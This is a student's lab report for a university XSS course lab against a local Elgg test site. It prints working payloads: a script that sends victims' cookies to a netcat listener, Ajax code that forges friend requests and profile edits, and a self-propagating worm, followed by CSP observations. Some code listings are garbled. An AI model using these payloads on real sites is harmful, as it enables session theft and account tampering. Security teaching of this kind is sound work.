

# CS 763 Lab 3

XSS Attack Lab

Alessandro Allegranzi



## Table of Contents

<b><i>Lab Steps and Descriptions.....</i></b>	<b>2</b>
<b>Lab Link.....</b>	<b>2</b>
<b>2 Lab Environment Setup .....</b>	<b>2</b>
<b>3 Lab Tasks.....</b>	<b>3</b>
3.1 Preparation: Getting Familiar with the "HTTP Header Live" tool.....	3
3.2 Task 1: Posting a Malicious Message to Display an Alert Window .....	3
3.3 Task 2: Posting a Malicious Message to Display Cookies .....	4
3.4 Task 3: Stealing Cookies from the Victim's Machine.....	5
3.5 Task 4: Becoming the Victim's Friend .....	6
3.6 Task 5: Modifying the Victim's Profile.....	10
3.7 Task 6: Writing a Self-Propagating XSS Worm .....	13
3.8 Elgg's Countermeasures.....	17
<b>4 Task 7: Defeating XSS Attacks Using CSP .....</b>	<b>17</b>
4.1 Experiment Website setup.....	17
4.2 The web page for the experiment.....	17
4.3 Setting CSP Policies .....	17
4.4 Lab tasks.....	17
<b>References .....</b>	<b>21</b>
<b><i>A summary of your own reflection on the lab exercise, such as: .....</i></b>	<b>21</b>

## Lab Steps and Descriptions

### Lab Link

[https://seedsecuritylabs.org/Labs\\_20.04/Web/Web\\_XSS\\_Elgg/](https://seedsecuritylabs.org/Labs_20.04/Web/Web_XSS_Elgg/)

### 2 Lab Environment Setup


I ran the application through docker using the dcbuild and dcup commands.

```
mysql-10.9.0.6 | 2023-11-30T02:47:59.143025Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2023-11-30T02:47:59.155278Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2023-11-30T02:47:59.428829Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2023-11-30T02:47:59.545662Z 0 [System] [MY-011323] [Server] X Plugin ready for connections. Bind-address: '::' port: 33060, socket: /var/run/mysql/mysqld/mysqld.sock
mysql-10.9.0.6 | 2023-11-30T02:47:59.656829Z 0 [Warning] [MY-010068] [Server] CA certificate ca.pem is self signed.
mysql-10.9.0.6 | 2023-11-30T02:47:59.657140Z 0 [System] [MY-013602] [Server] Channel mysql_main configured to support TLS. Encrypted connections are now supported for this channel.
mysql-10.9.0.6 | 2023-11-30T02:47:59.666663Z 0 [Warning] [MY-011810] [Server] Insecure configuration for --pid-file: Location '/var/run/mysqld' in the path is accessible to all OS users. Consider choosing a different directory.
mysql-10.9.0.6 | 2023-11-30T02:47:59.689021Z 0 [System] [MY-010931] [Server] /usr/sbin/mysqld: ready for connections. Version: '8.0.22' socket: '/var/run/mysqld/mysqld.sock' port: 3306 MySQL Community Server - GPL.
```

### 3 Lab Tasks

#### 3.1 Preparation: Getting Familiar with the "HTTP Header Live" tool

Not much to do in this section, but here is a screenshot of loading elgg with the HTTP Header Live Tool:




#### 3.2 Task 1: Posting a Malicious Message to Display an Alert Window

I inserted the malicious html/JS into the profile brief description:

The screenshot shows a user interface for managing a profile. On the left is a vertical toolbar with icons for star, home, square, document, download, music, and trash. Below the toolbar, there's a dropdown menu set to "Public". Underneath, a section titled "Brief description" contains the code "<script>alert('XSS');</script>". Another dropdown menu below it is also set to "Public". At the bottom, there's a section titled "Location" with an empty input field.

I could see the JS executes on the profile page:



### 3.3 Task 2: Posting a Malicious Message to Display Cookies

I inserted the script in the Brief Description box just like the previous task:

Public


### Brief description

```
<script>alert(document.cookie);</script>
```

Public


### Location

I could then see the cookies displayed in the alert window:



### 3.4 Task 3: Stealing Cookies from the Victim's Machine

I entered the script again in the brief description field like the previous steps:

A screenshot of a web-based configuration or exploit interface. At the top, there's a header bar with some icons. Below it, a section titled "Brief description" contains the following code:  
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>'); </script>

Public

Here you can see the terminal listening with netcat on port 5555. The request comes in, showing the cookie information (underlined below).

```
password:  
seed@MET-CS763-VL08:/home/aallegra$ nc -lknv 5555  
Listening on 0.0.0.0 5555  
Connection received on 10.60.10.142 59004  
GET /?c=Elgg%3D9e8jfbivqmv9ujm10f0fr11gd2 HTTP/1.1  
Host: 10.9.0.1:5555  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0  
Accept: image/avif,image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://www.seed-server.com/
```

### 3.5 Task 4: Becoming the Victim's Friend

I clicked on Add Friend on Samy's profile to see the request url using the HTTP Headers extension

```

9fr11gd2

GMT

, public, s-maxage=15

t

script; charset=utf-8
/cache/1587931381

untu; Linux x86_64;

.com/profile/samy
9fr11gd2

GMT

, public, s-maxage=15

t

```

Samy

[Add friend](#) [Send a message](#)



Blogs

Bookmarks

Files



The url path is: [http://www.seed-server.com/action/friends/add?friend=59&\\_\\_elgg\\_ts=1701469091&\\_\\_elgg\\_token=v56hJ2RKV\\_ut-COrqQbZEw&\\_\\_elgg\\_ts=1701469091&\\_\\_elgg\\_token=v56hJ2RKV\\_ut-COrqQbZEw](http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1701469091&__elgg_token=v56hJ2RKV_ut-COrqQbZEw&__elgg_ts=1701469091&__elgg_token=v56hJ2RKV_ut-COrqQbZEw)

So from the above I can see that Samy's ID is 59, and that I need to add ts and tokens to the request url.

I came up with the following js using the template as a starting point:

```

window.onload = function () {
var Ajax=null;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.seed-server.com/action/friends/add?friend=59" + ts + token; //FILL IN
//Create and send Ajax request to add friend

```

```

Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}

```

I inserted it into the About Me section

About me

Embed content Visual editor

```

var ts+"&__elgg_ts__="+elgg.security.token.__elgg_ts__;
var token+"&__elgg_token__="+elgg.security.token.__elgg_token__;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add?friend=59" + ts + token;; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>

```

Public ▾

Brief description

Next, I logged in as user Boby. You can see he had no friends:

OK  
21:49:37 GMT  
(Ubuntu)  
=15552000, public  
:: nosniff  
User-Agent  
  
ion/javascript;c  
rver.com/cache  
com  
0 (X11; Ubuntu;  
i, en;q=0.5  
deflate  
seed-server.com/fr  
6kfo25ko1ms9vf2b  
OK

**Boby's friends**

No friends yet.

 **Boby**

Blogs  
Bookmarks  
Files

I visited Samy's page, and the add friend request shot off automatically:

GET http://www.seed-server.com/action/friends/add?friend=59&\_elgg\_ts=1701470033&\_elgg\_token=u1s-kY268D56Tj

Host: www.seed-server.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/118.0  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://www.seed-server.com/profile/samy  
Cookie: Elgg=sk22m54dk6kfo25kolms9vf2bc

Content-Length:0

Host: www.seed-server.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/118.0  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive

And going back to Boby's page, Samy was now a friend:

## Boby's friends

-  Samy
-  Boby

Blogs

Question 1: Explain the purpose of Lines ① and ②, why are they needed?


Lines 2 and 3 add the auth tokens to the request and are necessary for the elgg application to run the commands based on user permissions. Sending the request without the tokens would cause errors since operation would not be authorized.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Yes, it should still be possible. One option could be using the brief description field, like in the first few lab steps. The malicious code could be included there or linked to from an external site. If using a link, the link could also still be inserted in the About Me field to launch the attack.

### 3.6 Task 5: Modifying the Victim's Profile

First, I edited a user's About Me text box, and hit save. The HTTP Headers request looked like:



I also used the network tab in firefox devtools to confirm the payload and POST url address. I had to search for Samy's guid to fill into the code. I already knew it from the previous exercise, but checked the page source just to be safe:

```
elect></div></div><input name="quid" value="59" type="hidden"><div clas:
```

Samy's guid was still 59.

This was the html/js code I modified:

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName+"&name="+elgg.session.user.name;
var guid+"&guid="+elgg.session.user.guid;
```

```

var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;
var edit = "&description=Friends of Samy did this.";
var access = "&accesslevel[description]=2"
//Construct the content of your url.
var content=token + ts + userName + edit + access + guid; //FILL IN
var samyGuid=59; //FILL IN
var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Aside from filling in the prompts, I also had to add in the accesslevel param into content and set it to 2 to get the editing to work.

The above launched a POST request that returned a 200 error and looked good when visiting Samy's profile page.

Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/profile/edit

Host: www.seed-server.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/118.0  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 141  
Origin: http://www.seed-server.com  
Connection: keep-alive  
Referer: http://www.seed-server.com/profile/samy  
Cookie: \_\_gsas=ID=6e7b766dc9464c2a:T=1701532581:S=ALNI\_MavkaK9hfZCcri1v9VRt-vAagxFbA; Elgg=h7q...  
=&\_\_elgg\_token=nk9eMcJeCMgSocsewbyxg&\_\_elgg\_ts=1701533887&name=Alice&description=Friends of Samy did this.8

Send Content-Length:142

Origin: http://www.seed-server.com  
Connection: keep-alive  
Referer: http://www.seed-server.com/profile/samy  
Cookie: \_\_gsas=ID=6e7b766dc9464c2a:T=1701532581:S=ALNI\_MavkaK9hfZCcri1v9VRt-vAagxFbA; Elgg=h7q...  
=&\_\_elgg\_token=nk9eMcJeCMgSocsewbyxg&\_\_elgg\_ts=1701533887  
POST: HTTP/1.1 302 Found  
Date: Sat, 02 Dec 2023 16:18:08 GMT  
Server: Apache/2.4.41 (Ubuntu)  
Cache-Control: must-revalidate, no-cache, no-store, expires: Thu, 19 Nov 1981 08:52:00 GMT  
pragma: no-cache  
Location: http://www.seed-server.com/profile/alice  
Vary: User-Agent

Clear Options File Save Record Data Autoscroll

Network Headers Cookies Request Response Timings Stack Trace

Raw

Filter URLs All HTML CSS JS XHR Fonts Images Media WS Other

Request Headers Cookies Response Timings Stack Trace

27 requests | 68.23 kB / 17.16 kB transferred

I then went back to Alice's profile, and you could see her about me part changed.

Web\_XSS\_Elgg.pdf Alice : Elgg For SEED Labs

www.seed-server.com/profile/alice

Edit avatar Edit profile



Blogs  
Bookmarks  
Files  
Pages  
Wire post

About me  
Friends of Samy did this.

c2a:T=1701532581:RT=1  
GMT  
, public, s-maxage=15  
t  
utf-8  
**/cache/1587931381**  
buntu; Linux x86\_64;  
c2a:T=1701532581:RT=1  
GMT  
, public, s-maxage=15  
t  
utf-8

Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

Line 3, which checks that the passed in user ID is NOT Samy's, is necessary to make sure the attack does not run on Samy's own profile. I removed the line, and visited Samy's profile page. Without that check the malicious code ran on Samy's own profile and altered the About Me section.

The screenshot shows a web application interface. On the left, there is a sidebar with various code snippets and numbers:

- 31:RT=1
- age=15
- 31381
- 36\_64;
- 31:RT=1
- age=15


On the right, the main content area displays a user profile for a character named Samy. The profile picture is a cartoon illustration of a person wearing a black fedora and sunglasses. Below the profile picture is a sidebar with the following links:

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

At the bottom of the page, there is an "About me" section with the text "Friends of Samy did this.". In the bottom right corner of the main content area, there is a blue button labeled "Add widgets".

### 3.7 Task 6: Writing a Self-Propagating XSS Worm

First, I tested out the DOM API code that showed an alert window. I inserted the code in Samy's about me page again. It worked:



Next, I set up the code by combining the previous scripts to add Samy as a friend and alter the user's profile page. I also added in the worm code provided above. The script I saved into Samy's About Me section was:

```
<script id="worm">
window.onload = function(){

    // worm code
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
    alert(jsCode);

    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName+"&name="+elgg.session.user.name;
    var guid+"&guid="+elgg.session.user.guid;
    var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token+"&__elgg_token="+elgg.security.token.__elgg_token;
    var edit = "&description=Friends of Samy did this." + wormCode; //adding in wormcode where.
    var access = "&accesslevel[description]=2"
    //Construct the content of your url.

    var content=token + ts + userName + edit + access + guid; //FILL IN
    var samyGuid=59; //FILL IN
    var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
    if(elgg.session.user.guid!=samyGuid)
    {
        //Create and send Ajax request to modify profile
    }
}
```

```

var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);

// Add friend request
var AjaxTwo=null;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.seed-server.com/action/friends/add?friend=59" + ts + token; //FILL IN
//Create and send Ajax request to add friend
AjaxTwo=new XMLHttpRequest();
AjaxTwo.open("GET", sendurl, true);
AjaxTwo.send();
}
}
</script>

```

As Alice, I visited Samy's page. You can see the POST and GET requests that returned a 302 go off in the network tab. I'm not quite sure why there was a redirect, but the attack still seemed to go off correctly.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server.com	jquery.js	jquery.js	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	require	script	cached	789 B
200	GET	www.seed-server.com	require.js	require	script	cached	0 B
200	GET	www.seed-server.com	elgg.js	elgg	script	cached	0 B
302	POST	www.seed-server.com	edit	samy79 (xhr)	html	17.50 kB	17.50 kB
302	GET	www.seed-server.com	addfriend=59&__elgg_ts=1701536640&__elgg_token=5-AdusYqOj6EMgDgV_samy90 (xhr)	samy79 (xhr)	html	4.45 kB	17.46 kB
200	GET	www.seed-server.com	sprintf.js	require:is:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	an_ie	require:is:127 (script)	ie	cached	0 B

I then visited Alice's profile, and you can see her About Me section was updated, and Samy is now her friend.

## Alice



About me  
Friends of Samy did this.

Edit avatar

Edit profile

Add widget

## Alice's friends



Samy



Alice

Blogs

Bookmarks

Next, I logged out and logged in as user Boby. I visited Alice's profile page. You can see the same two POST and GET requests firing off from Alice's page.

The screenshot shows the browser's developer tools Network tab. The requests listed are:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms	2.56 s
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B	0 ms	
200	GET	www.seed-server.com	require.js	script	js	cached	0 B	0 ms	
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B	0 ms	
302	POST	www.seed-server.com	edit	alice:79 (xhr)	html	4.52 kB	17.64 kB	284 ms	
302	GET	www.seed-server.com	add?friend=598_elgg_ts=17015367388_elgg_token=laqrssyFx5AU02GfpI	alice:90 (xhr)	html	4.46 kB	17.51 kB	176 ms	
200	GET	www.seed-server.com	sprint.js	require.js:127 (script)	js	cached	0 B	0 ms	
200	GET	www.seed-server.com	ans	ans	text	cached	0 B	0 ms	

And then I confirmed Boby's profile changed and that Samy is now his friend.



About me  
Friends of Samy did this.

Edit avatar

Edit profile

Add widgets

The screenshot shows a web browser window with two tabs open. The left tab is titled "Boby's friends" and displays a user profile for "Samy". The right tab is titled "Boby" and displays a user profile for "Boby". Both profiles include a small profile picture, the user's name, and links to "Blogs" and "Bookmarks".

The above code was executed using the DOM API method, since the lab mentioned that was a requirement. I did not try the link version.

### 3.8 Elgg's Countermeasures

No steps taken here.

## 4 Task 7: Defeating XSS Attacks Using CSP

### 4.1 Experiment Website setup

No steps taken here.

### 4.2 The web page for the experiment

No steps taken here.

### 4.3 Setting CSP Policies

No steps taken here.

### 4.4 Lab tasks

1. Describe and explain your observations when you visit these websites.

A:

**CSP Experiment**

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: NoNonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

JS Code executed!

**OK**

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	GET	✓ www.example32a.com	/	document	html	cached	1.24 kB	0 ms
200	GET	✓ www.example32a.com	script_area4.js	script	js	cached	78 B	0 ms
200	GET	✓ www.example60.com	script_area5.js	script	js	cached	78 B	0 ms
200	GET	✓ www.example70.com	script_area6.js	script	js	cached	78 B	0 ms
404	GET	✓ www.example32a.com	favicon.ico	FaviconLoader.sys.mjs:176 ...	html	cached	280 B	0 ms

Website A does not have any csp settings active in the config file, so it shows all the sections 1-7 without issue. Clicking the #7 button also works.

**B**

**CSP Experiment**

1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: NoNonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	GET	✓ www.example32b.com	/	document	html	cached	1.24 kB	0 ms
200	GET	✓ www.example32b.com	script_area4.js	script	js	cached	78 B	0 ms
200	GET	✗ www.example60.com	script_area5.js	script	js	CSP	78 B	0 ms
200	GET	✓ www.example70.com	script_area6.js	script	js	cached	78 B	0 ms
404	GET	✓ www.example32b.com	favicon.ico	FaviconLoader.sys.mjs:176 ...	html	cached	280 B	0 ms

Website B has csp settings enabled, and only allows self and example70.com as a source, so lines 4 and 7 work because they are from self and example70.com, respectively. The button click does not work.

**C**



## CSP Experiment

1. Inline: Nonce (111-111-111): **OK**
